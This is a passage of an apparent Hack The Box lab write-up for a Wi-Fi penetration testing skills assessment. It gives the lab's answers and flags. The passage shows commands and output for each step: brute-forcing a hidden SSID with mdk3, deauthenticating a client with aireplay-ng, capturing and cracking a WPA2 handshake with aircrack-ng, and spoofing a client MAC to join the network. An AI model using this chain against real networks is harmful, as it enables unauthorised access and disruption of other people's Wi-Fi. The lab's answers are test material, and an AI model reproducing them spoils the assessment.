Saving to: ‘index.html’

index.html                          100%[===================================================================>]     335  --.-KB/s    in 0s

2024-11-15 13:59:30 (55.6 MB/s) - ‘index.html’ saved [335/335]

wifi@WiFiIntro:~$ cat index.html
<!DOCTYPE html>
<html>
<head>
  <title> You are Connected </title>
  <link rel="stylesheet" href="index.css">
</head>
<body>
        <div action="received.php" method="POST" class="centered-form">
            <img src="logo-htb.svg"></img>
                <div class="content-title spacing">HTB{bfcc811c7b9b4c7cf63c5c2e968e13e0}</div>
```

Skills Assessment

Wi-Fi Penetration Testing Basics - Skills Assessment:

Question: What is the name of the WiFi network with the BSSID D8:D6:3D:EB:29:D5?

Answer: HTB

Method: First we start the monitor mode:

```
sudo airmon-ng start wlan0
```

*of course 'wlan0' here is the interface name. *

```
wifi@WiFiIntro:~$ sudo airmon-ng start wlan0

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
```

Once on, we run the bruteforce command

```
sudo mdk3 wlan0mon p -b u -c 1 -t D8:D6:3D:EB:29:D5
```

on the BSSID:

```
wifi@WiFiIntro:~$ sudo mdk3 wlan0mon p -b u -c 1 -t D8:D6:3D:EB:29:D5

SSID Bruteforce Mode activated!


channel set to: 1
Waiting for beacon frame from target...
Sniffer thread started

SSID is hidden. SSID Length is: 3.

Got response from D8:D6:3D:EB:29:D5, SSID: "HTB"
Last try was: HPB
```

Question: What is the password for the WiFi network with the BSSID D8:D6:3D:EB:29:D5?

Answer: minecraft

Method: first, we run the monitoring:

```
sudo airodump-ng wlan0mon
```

```
wifi@WiFiIntro:~$ sudo airodump-ng wlan0mon


 CH  6 ][ Elapsed: 3 mins ][ 2024-11-15 18:22

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D2:A3:32:1B:29:D5  -28      156        0    0   1   54   WPA3 CCMP   SAE  <length:  8>
 D8:D6:3D:EB:29:D5  -47      156        0    0   1   54   WPA2 CCMP   PSK  HTB

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   3E:82:AC:B6:3D:88  -49    0 - 1      0        9
 (not associated)   A2:9D:9E:9B:55:9A  -49    0 - 1      0        9
 D8:D6:3D:EB:29:D5  02:00:00:00:02:00  -29    0 - 1      0        1         HTB
Quitting...
```

Where we see a client with the MAC address '02:00:00:00:02:00' connected to our HTB wifi.

Then, we run 'airodump-ng' capture on the network:

```
sudo airodump-ng -c 1 --bssid D8:D6:3D:EB:29:D5 -w capture
wlan0mon
```

and on new terminal, we send de-auth packets, using the mac address of the found client, to the BSSID of the HTB network:

```
sudo aireplay-ng --deauth 10 -a D8:D6:3D:EB:29:D5 -c
02:00:00:00:02:00 wlan0mon
```

```
wifi@WiFiIntro:~$ sudo aireplay-ng --deauth 10 -a D8:D6:3D:EB:29:D5 -c 02:00:00:00:02:00 wlan0mon
18:23:35  Waiting for beacon frame (BSSID: D8:D6:3D:EB:29:D5) on channel 1
18:23:35  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
18:23:36  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
18:23:36  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
18:23:37  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
18:23:38  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
18:23:38  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
18:23:39  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
18:23:39  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
18:23:40  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
18:23:40  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
```

And on the initial terminal:

```
wifi@WiFiIntro:~$ sudo airodump-ng -c 1 --bssid D8:D6:3D:EB:29:D5 -w capture wlan0mon
18:23:20  Created capture file "capture-04.cap".

 CH  1 ][ Elapsed: 36 s ][ 2024-11-15 18:24 ][ WPA handshake: D8:D6:3D:EB:29:D5

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D8:D6:3D:EB:29:D5  -47 100      400       14    0   1   54   WPA2 CCMP   PSK  HTB

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 D8:D6:3D:EB:29:D5  02:00:00:00:02:00  -29    1 - 1      0     1297  EAPOL
Quitting...
```

We got a WPA handshake, which captured a ‘EAPOlL’ - ‘Extensible Authentication Protocol over LAN’.

That capture got saved to a file ‘capture-04.cap

We proceed to bruteforce that capture with the wordlist ‘wordlist.txt’:

```
sudo aircrack-ng -w wordlist.txt -b D8:D6:3D:EB:29:D5
capture-04.cap
```

```
wifi@WiFiIntro:~$ sudo aircrack-ng -w wordlist.txt -b D8:D6:3D:EB:29:D5 capture-04.cap
Reading packets, please wait...
Opening capture-04.cap
Read 2589 packets.

1 potential targets


                              Aircrack-ng 1.6

      [00:00:00] 139/10303727 keys tested (2483.92 k/s)

      Time left: 1 hour, 9 minutes, 8 seconds                    0.00%

                          KEY FOUND! [ minecraft ]


      Master Key     : A9 D7 2A A9 DB D1 32 D6 68 87 7E 94 CD 71 89 1A
                       EC DA 87 BF 9F E5 FE 4A D4 10 00 70 99 EB A9 B8
```

Question: Connect to the WiFi network and submit the flag found at IP 192.168.1.1 or 192.168.2.1.

Answer: HTB{H@ck3R_M@n}

Method: first, we stop the 'airmon' monitor:

```
sudo airmon-ng stop wlan0mon
```

then we change the interface MAC address to that client MAC address found in the previous question

```
sudo ifconfig wlan0 down;
sudo macchanger wlan0 -m 02:00:00:00:02:00;
sudo ifconfig wlan0 up;
```

```
wifi@WiFiIntro:~$ sudo ifconfig wlan0 down;
sudo macchanger wlan0 -m 02:00:00:00:02:00;
sudo ifconfig wlan0 up;
Current MAC:   42:00:00:00:05:00 (unknown)
Permanent MAC: 42:00:00:00:05:00 (unknown)
New MAC:       02:00:00:00:02:00 (unknown)
```

Now we connect to the hidden network with the obtained password, while we have in 'wlan0' interface the client's MAC address:

We know the connection was successful if we have an IP address on the network:

```
wifi@WiFiIntro:~$ ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.84  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::7bac:1748:fda6:18b4  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 10  bytes 1624 (1.6 KB)
```

Then all we have to do is to wget ‘index.html’ from 172.168.1.1 and read it:

```
wifi@WiFiIntro:~$ wget http://192.168.1.1
--2024-11-15 18:40:04--  http://192.168.1.1/
Connecting to 192.168.1.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16 [text/html]
Saving to: ‘index.html’

index.html                          100%[===================================================================>]      16  --.-KB/s    in 0s

2024-11-15 18:40:04 (1.98 MB/s) - ‘index.html’ saved [16/16]

wifi@WiFiIntro:~$ which curl
wifi@WiFiIntro:~$ cat index.html
HTB{H@ck3R_M@n}
```